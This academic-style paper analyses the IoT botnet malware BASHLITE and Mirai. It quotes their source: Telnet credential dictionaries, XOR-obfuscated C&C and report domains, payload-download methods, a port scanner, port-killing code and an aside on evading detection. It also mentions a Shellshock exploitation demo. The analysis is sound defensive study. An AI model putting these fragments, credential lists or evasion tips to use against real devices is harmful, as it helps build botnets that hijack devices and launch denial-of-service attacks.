Reverse Engineering IoT Malware through Static Source Code Analysis

Suma Garuda
Department of Computer Engineering
Texas A&M University
suma_garuda@tamu.edu

***Abstract*—With the proliferation of smart connected devices i.e. Internet of Things and the need for fast deployment, security has taken a backseat. With gaping holes in the form of default configuration, weak passwords, unidentified backdoors and minimal provision for automatic updates, they are being increasingly used to launch large-scale Distributed Denial of Service Attacks. We notice that the malware families causing these attacks share quite a few characteristics. We aim to identify these properties and propose detection techniques to not only protect against known but also unknown strains of malware. A comprehensive analysis of the two most influential families - BASHLITE and Mirai demonstrates the similarities and differences in the general framework and operating principles of IoT malware.**

***Index Terms*—IoT, Malware, BASHLITE, Mirai**




Fig. 1. Anatomy of a DDoS attack

I. Introduction

Undoubtedly, the Internet of Things breakthrough to connect and transform "dumb" devices into a smart network has been a revolution. But with the unprecendented growth of these information gathering and processing devices, a business rush for development implied that security took a backseat. With the spread of more connected and nonsecure devices flooding the market, it meant more attack vectors and more possibilities for hackers to target all of us, accessing our sensible data and controlling our devices. A plethora of IoT devices have increasingly fallen prey to different families of malware which exploit the devices to build large scale malicious networks called "botnet armies". This has led to Distributed Denial of Service attacks, more powerful and complex than ever as they become harder to identify and characterize.

In a Distributed Denial of Service Attack, the attacker spreads malicious software to vulnerable devices (through centralized or distributed network architectures), creating an army of infected machines called a botnet. The attacker can then leverage this network to flood a site or a device so much so that they become unavailable or cease to work.

According to Cisco, it is estimated that in 2020, the number of connected IoT devices will exceed 50 billion. These poorly configured devices are being used to perform targeted DDoS attacks for as low as $10/hr on the dark web (DDoS as a service). Moreover, their use is being extended to building spam relays, digital currency mining and for building Tor like anonymous proxies.

In this paper, we analyze BASHLITE and Mirai, the two leading strains of malware - How they scan for potentially vulnerable devices, how they attack the identified device and once a device has been compromised how do they infect it with malware and consequently the device's behavior post infection. We then conclude by describing the measures we can take to protect against such an infection.

The paper is organized as follows: In I we discuss about the importance of analyzing IoT malware and the need to secure these devices. II discusses the architecture of malicious networks used for carrying out Distributed Denial of Service attacks through IoT devices. We then move to III which gives a brief outline of different strains of IoT malware, their similarities and differences. IV discusses the working of the IRC bot and custom command and control server in detail. In V, we study the evolution of malware since BASHLITE, the new stealth techniques incorporated along with other features and attacks. Lastly, we discuss prevention measures to be adopted in VI.

II. Architectural Model

A Distributed Denial of Service attack is usually perpetrated using command-and-control infrastructure and a botnet. The attack architecture is structured on how these elements interact with each other. They fall into the following four categories.

- Agent-Handler Model: It comprises of the client, handler and the agent. The attacker communicates with the DDoS attack infrastructure through the client. The handler is a software package that infects a network resource is used by the client to communicate with agents. The client communicates with handlers to discover which bots are running, when to schedule tasks, or when to upgrade bots.The agent (or bot) software runs on a compromised system and is used to perform the attack at an appropriate time. The users of the infected machine are usually not aware that their system has been compromised and that it might be involved in a DDoS attack.

- Internet Relay Chat (IRC): This model learns from the Agent Handler architecture. It provides several benefits to the attacker: low traceability with the use of legitimate IRC ports for sending commands to the agents, high invisibility - due to the large volume of data traffic, enabling an attacker to conceal malicious packets easily. The attacker does not maintain a list of all possible agents, it just logs on to the IRC Server to get the list of online agents. Since the handler program is not installed on a network server, the discovery of a single agent may only lead to identification of one or more IRC channel names used by the attack network and does not tell us about the whole attack infrastructure.

- Reflector Model: In this model, the agents send a stream of packets to other uninfected machines, called reflectors, instead of sending them directly to the victim. Due to the source IP address of the malicious packets being replaced with the victim IP address, the replies are sent to the victim. Amplification attacks such as Smurf and Fraggle use this architecture (sending a stream of packets to the broadcast address of the reflector network and exhorting each host on the LAN to reply to these packets).

- P2P-Based Model (used by white hat malware like Linux.Wifatch and Hajime): The IRC model uses a centralized approach in which the CNC infrastructure is composed of handlers which are in charge of controlling all the bots and thus they can be considered a sensitive points of failure. The P2P based model aims to solve this problem using a decentralized approach in which handlers are not part of the CNC infrastructure anymore and the attacker delivers commands to bots relying on a peer-to-peer network (a distributed architecture in which tasks and workloads are equally partitioned between peers by sharing resources). The outcome is a more robust and fault tolerant model compared to the previous ones. The taking down of a handler is virtually impossible with a P2P-based model, since the target would have to take down all the bots in order to disrupt the P2P network, hence the threat.




Fig. 2. Evolution of IoT Malware

III. Evolution of IoT Malware

This is a brief outline of the IoT malwares responsible for DDoS attacks, however it is not complete because script kiddies and cyber criminals keep modifying and updating the known malwares to exploit new vulnerabilities to infect diverse types of devices.

- Linux/Hydra: This malware is one of the earliest known tools targeting IoT devices. It exploits routers based on a dictionary based brute force technique or in case of a D-Link router, using a well known authentication bypass vulnerability. On infection, it becomes part of an IRC based network able to perform basic TCP/UDP floods. However it only works for devices built with the MIPS hardware architecture.

- Psyb0t: It is an IRC bot which connects to the server, joins a channel and looks up the topic for commands. It targets routers and DSL modems based on the MIPS architecture and uses similar exploit mechanism to Linux/Hydra. Not only does it perform simple DDoS attacks such as UDP/ICMP floods, it can execute shell commands on the router and access other services like MySQL, PHP MyAdmin, FTP Servers, SMB shares etc. However, the malware resides exclusively in RAM and a simple reboot results in the machine being disinfected.

- Tsunami: This IRC bot modifies the DNS server settings in the configuration of the infected devices such that traffic from the IoT device is redirected to malicious servers controlled by the attacker (man in the middle).

- LightAidra/Aidra: This malware is an IRC based mass scanning and exploitation tool which supports several architectures, namely MIPS, MIPSEL, ARM, PPC, x86/86-64 and SuperH. Designed to search open telnet ports that can be accessed using known default credentials, it is used to launch basic SYN/ACK TCP floods. Not only does it connect to a telnet port, download and execute a script which removes other malware binaries, it also prevents the device from being compromised by other competing malware.

- Carna: This botnet was used to measure the extent of the Internet, by compiling the collected data into a .gif image and and giving an estimation of the IP address usage. Data was collected by infecting Internet enabled IoT devices, especially routers. It scans for LightAidra on infected IoT devices and attempts to remove files and block any ports used by LightAidra for communication.

- Linux.Darlloz: This malware spreads by exploiting an old PHP vulnerability to access a system and performs privilege escalation through default and common credential lists. After infecting the device, it drops the telnet traffic via iptables configuration and terminates the telnetd process to block users from accessing the infected device using Telnet. A newer version of Darlloz uses infected devices to mine crypto-currencies. It also targets LightAidra and attempts to remove files and block any communication ports used by the same.

- Qbot: This network aware worm leverages the Rig Exploit kit against vulnerable websites to gain write access on the backend and injects malicious JavaScript onto the site. It targets Windows users by injecting malware via a watering hole attack, a drive by download or by delivery of malicious emails. Once installed on the system, the malware runs a network speed test and sends an initial beacon, containing a list of installed software, user privileges and the infected network external IP address to the FTP server. It can intercept and modify network traffic, redirect browser queries, infect new processes or hide its presence by re-compiling/re-encrypting the malware as a type of polymorphism. It can also detect whether it is running in a Virtual Machine sandbox and can alter its behavior to avoid detection.

- Linux.Wifatch: This open source malware infects IoT devices with embedded Linux and weak credentials. It removes other malware and disables Telnet access in an attempt to secure devices. It uses a peer-to-peer network to update the malware definition and deletes remnants of malware which remain in the IoT devices.

- The Moon: This IoT peer-to-peer worm targets Linksys and Asus routers and exploits a command execution vulnerability while parsing ttcp_ip parameter value sent in a POST request. It allows the malware to send malicious UDP packages to vulnerable routers, bypass authentication procedures and execute code on the device. Command and control servers of the malware are also capable of using SSL for end-to-end communication with their bots. In subsequent exploitation steps, The Moon adds new firewall rules to ensure the hacker can access the device from his desired location and to block other IoT malware from exploiting the same flaw and hijacking the device from his botnet.

- Spike/Dofloo: It employs a backdoor that targets Windows, Linux based PCs and IoT devices based on MIPS and ARM architectures. It can launch targeted attacks with various payloads including UDP floods, SYN floods, GET floods and DNS query floods. A mechanism of persistence has been developed aiming to survive a device reboot. Another interesting characteristic is the so-called SendInfo thread that tries to derive the computing power of the infected host device thus enabling the CC server to tune the intensity of DDoS jobs that each attack should perform.

- BASHLITE/Lizkebab/Torlus/gafgyt: It targets Internet enabled cameras and DVRs which are exploited by brute forcing Telnet access using known default credentials. The original version exploits a flaw in the BASH shell (the Shellshock software bug) to exploit devices running Busybox. It uses a client-server model for command and control and the protocol is a custom lightweight version of Internet Relay Chat (IRC). However, the payload deployed has the CC servers IP address hard-coded and are easier to monitor. More details will be discussed later in the report.

- KTN-RM/Remaiten: Combination of Tsunami and BASHLITE. Infects Linux based IoT devices by dictionary based brute force techniques. C&C servers interact with the bots using IRC communication channels. Remaiten is more sophisticated than Tsunami and BASHLITE because it can adapt itself based on the IoT device architecture and the type of attacks it wants to launch. It also includes functionality to list and terminate existing processes (kill other bots), send files to remote IP addresses and scan for other vulnerable devices on port 23.

- Mirai: It is the most predominant IoT botnet in recent times, however, not as advanced as Remaiten. It targets CCTV cameras, DVRs and home routers. Generates floods of GRE IP, GRE ETH, SYN and ACK floods, STOMP, DNS, UDP or HTTP traffic against a target. More recently, Mirai has been found to be enhanced to infect Windows devices to identify and compromise database services like MySQL and Microsoft SQL to create new admin accounts and allowing hackers to steal the database. An important novelty introduced by Mirai is that it uses an obfuscated channel for communication between C&C server and bots.

- Linux/IRCTelnet: It is a new IRC botnet aimed at IoT devices with IPv6 capabilities. It combines the concept of Tsunami for IRC protocol, BASHLITE for infection techniques and using Mirais credential list. The base source code is of LightAidra/Aidra to build the new botnet malware.


- Brickerbot: One of the only IoT malware to launch a Permanent Denial of Service (PDoS) attack. This attack also known as phlashing does not try to download a binary, but performs a series of commands such as corrupting storage, disrupting Internet connectivity, deleting file systems, affecting device performance on Linux/BusyBox based IoT devices such that we need to replace the device or reinstall the firmware. It also executes a fork bomb in which a process continually replicates itself to deplete available system resources, slowing down or crashing the system due to resource starvation.

IV. Bashlite

BASHLITE is a type of malware that infects Linux devices running Busybox and uses these devices to launch DDoS attacks. It is also known an Gafgyt, Torlus and Lizkebab amongst others. The client code is a cross compiled IRC bot which works with almost any architecture. The attackers also designed a custom command and control server which controls all the devices running the client/bot code. This section looks into one to the techniques employed by one of the earliest known malware.

A. IRC Client


The client code uses a TELNET scanner called StartTheLelz(). It uses a randomization function for hiding the source IP and ports (through timestamps and mathematical functions) performing the attack. It not only generates random destination IPs, but also checks if they are special purpose addresses such as loopback, IANA NAT reserved or belong to an internal network. In case of a match, the subnet is not scanned.



```
while(
        (ipState[1] == 0) ||
        (ipState[1] == 10) ||
        (ipState[1] == 100 && (ipState[2] >= 64 && ipState[2] <= 127)) ||
        (ipState[1] == 127) ||
        (ipState[1] == 169 && ipState[2] == 254) ||
        (ipState[1] == 172 && (ipState[2] <= 16 && ipState[2] <= 31)) ||
        (ipState[1] == 192 && ipState[2] == 0 && ipState[3] == 2) ||
        (ipState[1] == 192 && ipState[2] == 88 && ipState[3] == 99) ||
        (ipState[1] == 192 && ipState[2] == 168) ||
        (ipState[1] == 198 && (ipState[2] == 18 || ipState[2] == 19)) ||
        (ipState[1] == 198 && ipState[2] == 51 && ipState[3] == 100) ||
        (ipState[1] == 203 && ipState[2] == 0 && ipState[3] == 113) ||
        (ipState[1] >= 224)
```

Fig. 3. Analyzing IP's to be attacked

The code then loops over each of these IP addresses creating a raw socket. The window size and port number is also randomized, but can be set to a specific value. However, the destination port is hardcoded as 23. The code uses simple socket libraries to check for an open Telnet port. (Learning from the source code, a similar snippet in Python is shown below to check for open ports on a remote system, shown below)



```
#!/Desktop/python2.7

import socket,sys
target = sys.argv[1]
ports = range(1,2500)

for port in ports:
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        if sock.connect_ex((target,port)) == 0:
            print "the port {0} is open".format(port)
    except socket.error:
        print "Error with socket"
```

```
suma@ubuntu:~$ python2.7 scanner.py 10.231.151.33
python2.7: can't open file 'scanner.py': [Errno 2] No such file or directory
suma@ubuntu:~$ python2.7 /home/suma/Documents/scanner.py 10.231.151.33
the port 22 is open
the port 135 is open
the port 139 is open
the port 445 is open
the port 902 is open
the port 912 is open
suma@ubuntu:~$
```


Fig. 4. Port Scanner

If an IP address is found to have an open Telnet port (SYN/ACK in response to a SYN sent on a connect). The malware then performs a dictionary based brute force attack using a small list of predefined username/password combinations against the IP address.

char *usernames[] = {"root", "", "admin", "user", "login", "guest"};
char *passwords[] = {"root", "", "toor", "admin", "user", "guest", "login", "changeme", "1234", "12345", "123456", "default", "pass", "password"};

Note: Earlier SSH attacks were identified through a threshold based signature on port 23 tracking by source. However, these signatures wont help with the detection of current IoT malware due to the source IP being randomized. Moreover we can extend timeout values in the code for each input to evade such detection measures.

Once the attacker has successfully logged into the device using default credentials, it now sends a command to open the shell (sh) and checks if the device has Busybox installed: (octal message being sent: gafgyt)



```
if(send(fds[i].fd, "/bin/busybox;echo -e '\\147\\141\\171\\146\\147\\164'\r\n", 49, MSG_NOSIGNAL)
```


Fig. 5. Checking for Busybox

If the bot receives the string bashlite, it then sends a report to the C&C server with the ip, port, username and password. The command and control server IP in BASHLITE is hardcoded, although it can iterate through a list of IPs. It also uses the default IRC port 6667, which can be modified.

The gafgyt malware in BASHLITE is the most basic and does not do anything else. The malware exploits the GNU Bash Remote Code Execution Vulnerability (CVE-

2014-6271). Bash basically acts as a command language interpreter which allows us to type commands which are passed to an application and executed. They can also set environment variables, these dynamic, named values affect the way processes run on a computer. The vulnerability lies in the fact that an attacker can add malicious code to the environment variable, which will run once the variable is received.

Using a proof-of-concept script in the Metasploit framework used for penetration testing. I have demonstrated a few possibilities of this exploit. We can look into all files on the victim system (also shows read/write/execution capabilities), upload and run malicious executables and access the shell which ultimately gives us complete power over the system. The video can be viewed at https://drive.google.com/file/d/11a16JtY8SAxu5ScIlxjOO-v6Q_XkE35N/view?usp=sharing. BASHLITE has binaries for a wide range of architectures and each of them is executed (hoping one of them will work).



```
char *getBuild()
{
        #ifdef MIPS_BUILD
        return "MIPS";
        #elif MIPSEL_BUILD
        return "MIPSEL";
        #elif X86_BUILD
        return "X86";
        #elif ARM_BUILD
        return "ARM";
        #elif PPC_BUILD
        return "POWERPC";
        #else
        return "UNKNOWN";
        #endif
}
```


Fig. 6. Build Architecture for BASHLITE

B. CNC Server

The server basically checks for incoming connections and issues some basic commands for the bot clients.

It first creates a listening socket on the server machine and makes it non blocking to know immediately if the desired process was completed. If not, the process aborts. We check whether the socket can listen to a large number of connections (max.128). Using epoll_create we use an interface which monitors multiple file descriptors to see if I/O is possible on any of them. This is better than select, because we dont have to iterate over a watch list as epoll uses edge triggered behavior. If there is some activity, a thread is created (to control each bot individually). This thread then calls the epolleventloop() function which returns the no. of FDs ready for requested I/O. If there is an error/no data, the code closes the fd (file descriptor). If there is data, the connection is accepted from the queue and a new socket with the desired properties is created. A check is performed for duplicate clients (matching the incoming IP with the one stored in the database). In that scenario, we exit the loop, warn the attacker about this from the command line and ask them to immediately kill themselves.

Once we are connected to the client and get some data, we check for: /n break from the loop and a PONG response on sending a PING message. After we receive report of a vulnerable system from a scan, we write it to the file descriptor and a function is called to exploit the reported IP (in later versions of BASHLITE). The malware in our case just shows how many clients i.e. bots are connected. It also shows an informational banner, which can be edited by the attacker.



```
if(send(thefd, "*        WELCOME TO THE BALL PIT        *\r\n", 43, MSG_NOSIGNAL) == -1) goto end;
if(send(thefd, "*     Now with \x1b[32mrefrigerator\x1b[31m support     *\r\n", 53, MSG_NOSIGNAL) == -1) goto end;
if(send(thefd, "*****************************************\r\n\r\n> \x1b[0m", 51, MSG_NOSIGNAL) == -1) goto end;
```

Fig. 7. Informational Banner to the admin after a login

The commands used by the C&C BASHLITE Server are: Writing PONG to the socket on a PING request (checking if a connection is alive). GETLOCALIP to find the infected hosts IP address. Checking for a SCANNER ON/OFF request - if ON, fork the process and start the Telnet Scanner saving the PID, if OFF, kill the saved PID. KILLATTK : kill all running processes forked from the original bot process, also print how many were killed or none killed. LOLNOGTFO: exit from the bot process.

C. Attacks:


Attack	Description
HOLD	It keeps the TCP connections open for the time we specify in the arguments to make it unavailable to others.
JUNK	Similar to the HOLD flood, but not only does it keep the connections open, it also sends a string of JUNK characters to the specified Port and IP.
UDP	It is similar to the JUNK flood i.e. it makes the packet payload using the same makeRandomStr() function. Here, we have options to spoof the source IP so as to avoid blacklisting techniques.(Advantage: the UDP ports are generally opened in devices like IP cameras to allow video streaming). The destination ports can also be randomized to amplify the attack.
TCP	It is similar to the UDP flood. The main difference being the use of an additional FLAGS parameter, which we can chose: SYN, RST, FIN, ACK and PSH. The source address, sequence number, window size and port (if not specified) is randomized. The random character payload is then sent till we reach the specified end time.
Email	This attack is commented out but aims to flood the SMTP server with connection requests.

V. Mirai

The Mirai malware first came to attention in 2016, when it was used in the massive 620 Gbps attack against the website ”krebsonsecurity”. It also attacked the hosting company OVH and bought the Internet to a standstill by attacking the Dyn DNS service completely changing the world perception of IoT security. The source code for the botnet was publicly released on the hacking community Hackforums and later mirrored on Github. Through Mirai, we analyze how IoT malware has evolved since BASHLITE, the stealth characteristics being introduced and also the multitude of services being targeted in a new wave of attacks.

A. Scanner

Mirai uses pseudo random generators for hiding both source IP and ports used by the bot for attack. Although it uses the earlier discussed approach for discovering open ports, unlike BASHLITE which scans for Telnet services only on port 23, Mirai uses a probabilistic approach and scans for both open ports 23 and 2323. Newer variants also target other ports used for remote access such as 3777,5555,7547 amongst others. Building on earlier stealth techniques, Mirai incorporates organizations with strong vulnerability detection/management teams to be excluded from the attack.




```
while (o1 == 127 ||                                    // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                                     // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                                     // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||                        // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                                    // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                                    // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||                      // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||            // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) ||           // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||                       // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||            // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                                   // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1
);

return INET_ADDR(o1,o2,o3,o4);
```

Fig. 8. Analyzing IP’s to be attacked

B. Attacking Devices

Once a host with an open Telnet connection is identified, Mirai uses a dictionary of around 65 obfuscated usernames and passwords (each of which has to be XOR’ed with a key in the code to be decoded and used). This obfuscation technique helps in hiding their dictionary from someone monitoring the attack traffic.




```
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                    // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                        // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);    // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                            // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);        // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                            // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                        // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                            // user     user
```

Fig. 9. Username and Password Authentication


Once a connection is established with the targeted host, the IP, port, username and password are sent in a report to the CNC_DOMAIN address. The attacker tries to trick a reverse engineer into blocking/blacklisting the CNC_ADDR, which is used as a cover for the actual addresses hardcoded in table.c.

Just like BASHLITE, Mirai also checks for the presence of Busybox on IoT devices through a query and response



```
#define FAKE_CNC_ADDR   INET_ADDR(65,222,202,53)
#define FAKE_CNC_PORT   80
```

Fig. 10. CNC_Domain Cover up




```
add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.com
add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29); // report.chang
add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 48101
```

Fig. 11. Actual Hardcoded CNC Address

mechanism. If Busybox presence is indicated, Mirai exploits the same Shellshock vulnerability exploited by BASHLITE (details explained in BASHLITE). Hence, only unpatched devices are vulnerable to this strain of attack.


The malware now checks the build of the targeted IoT device and downloads an executable according to the hardware architecture in use. In addition to the binaries available in BASHLITE, new versions of ARM, sparc and Motorola builds are introduced to increase the attack space. This is indicative of the malware authors intent to target as many devices as possible in order to build a massive botnet army.



```
rm release/mirai.*
rm release/miraint.*
go build -o release/cnc cnc/*.go
compile_bot i586 mirai.x86 "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot mips mirai.mips "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot mipsel mirai.mpsl "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot armv4l mirai.arm "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot armv5l mirai.arm5n "$FLAGS -DKILLER_REBIND_SSH"
compile_bot armv6l mirai.arm7 "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot powerpc mirai.ppc "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot sparc mirai.spc "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot m68k mirai.m68k "$FLAGS -DKILLER_REBIND_SSH -static"
compile_bot sh4 mirai.sh4 "$FLAGS -DKILLER_REBIND_SSH -static"
```

Fig. 12. Build Architecture for Mirai

Once the device architecture is identified, the server checks for upload methods to get malware (from the loader server). It uses three techniques for the same:



```
if (util_memsearch(conn->rdbuf, offset, "wget: applet not found", 22) == -1)
    conn->info.upload_method = UPLOAD_WGET;
else if (util_memsearch(conn->rdbuf, offset, "tftp: applet not found", 22) == -1)
    conn->info.upload_method = UPLOAD_TFTP;
else
    conn->info.upload_method = UPLOAD_ECHO;
```

Fig. 13. Malware upload techniques

- Wget - It is a Linux command used for non interactive file download from the web.
- TFTP - Basically a lightweight FTP protocol used to transfer files to and from remote machines.
- Echo - To upload Mirai malware binary on devices which dont have wget or tftp services, a small binary file called echoloader is implemented which suffices as wget. After the payload is delivered the loader runs the same and disconnects.


C. Infection Characteristics

The first step taken by the source code in main is preventing the Watchdog (a Linux kernel utility which causes a reset on detecting problems) from rebooting the device, so that Mirai persists in memory.

It then invokes the ensure_single_instance() function. This is performed by trying to bind to a control port (48101). When binding fails, most likely there is another instance of Mirai already running. The attacker then forces the termination of the process (killer_kill_by_port()) and goes through the same function again to successfully bind to the control port this time.

It now connects to the CNC server using the resolve_cnc_addr() function which performs a DNS request to 8.8.8.8 (Google Server) over port 53 and returns an IP address to connect with dest port as TABLE_CNC_PORT (23).


The attack_init() function is then called to initialize attack duration, id, target count, list of targets and attack types. One interesting thing to note here is the use of the rand_alphastr() function in order to hide the command line arguments and process names.
Immediately after initializing the data structures for attack, the killer_init() function is called. This function kills processes bound to the SSH, TELNET and HTTP ports using the (killer_kill_by_port()) function.It then binds to these ports in order to prevent them from restarting.



```
    // Kill SSH service and prevent it from restarting
#ifdef KILLER_REBIND_SSH
    if (killer_kill_by_port(htons(22)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/22 (SSH)\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(22);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/22 (SSH)\n");
```

We notice that the killer_init() function also scans all the processes recursively. It then calls the table_init() function and performs a memory_scan_match() (i.e. compares paths of all the PID's found) for competing binaries like Qbot and anime, killing those processes. If it is a match, we kill the process and delete the binary from memory, at the same time disallowing other members from scanning the memory.




```
table_unlock_val(TABLE_KILLER_ANIME);
// If path contains ".anime" kill.
if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1)
{
    unlink(realpath);
    kill(pid, 9);
}
```

Fig. 14. Killing competing malware processes

D. Attacks

Attack	Description
Generic UDP floods	The malware sends large number of random data filled packets to the destination (can spoof source IP and destination port).
UDP Valve source engine	Amplification attack used to consume available resources against a server. This floods the Tsource engine query with so many requests that it cant process all of them, thus enabling a DoS attack.
UDP DNS attack	It is basically a water torture attack and is different form the regular DNS reflection and amplification attacks. The bot sends a well formed DNS query with recursion bit set to 8 containing the target domain name to resolve while appending a randomly generated prefix to the name. This attack is effective as the target DNS server becomes overloaded and fails to respond. The ISPs DNS servers then automatically retransmit the query to another authoritative DNS server of the target organization, thus attacking those servers on behalf of the bot.
Generic TCP floods	TCP SYN/ACK
TCP STOMP flood	It is an ACK flood to bypass mitigation devices. The bot opens a full TCP connection and then continues flooding with ACK packets that have legitimate sequence numbers in order to hold the connection alive.
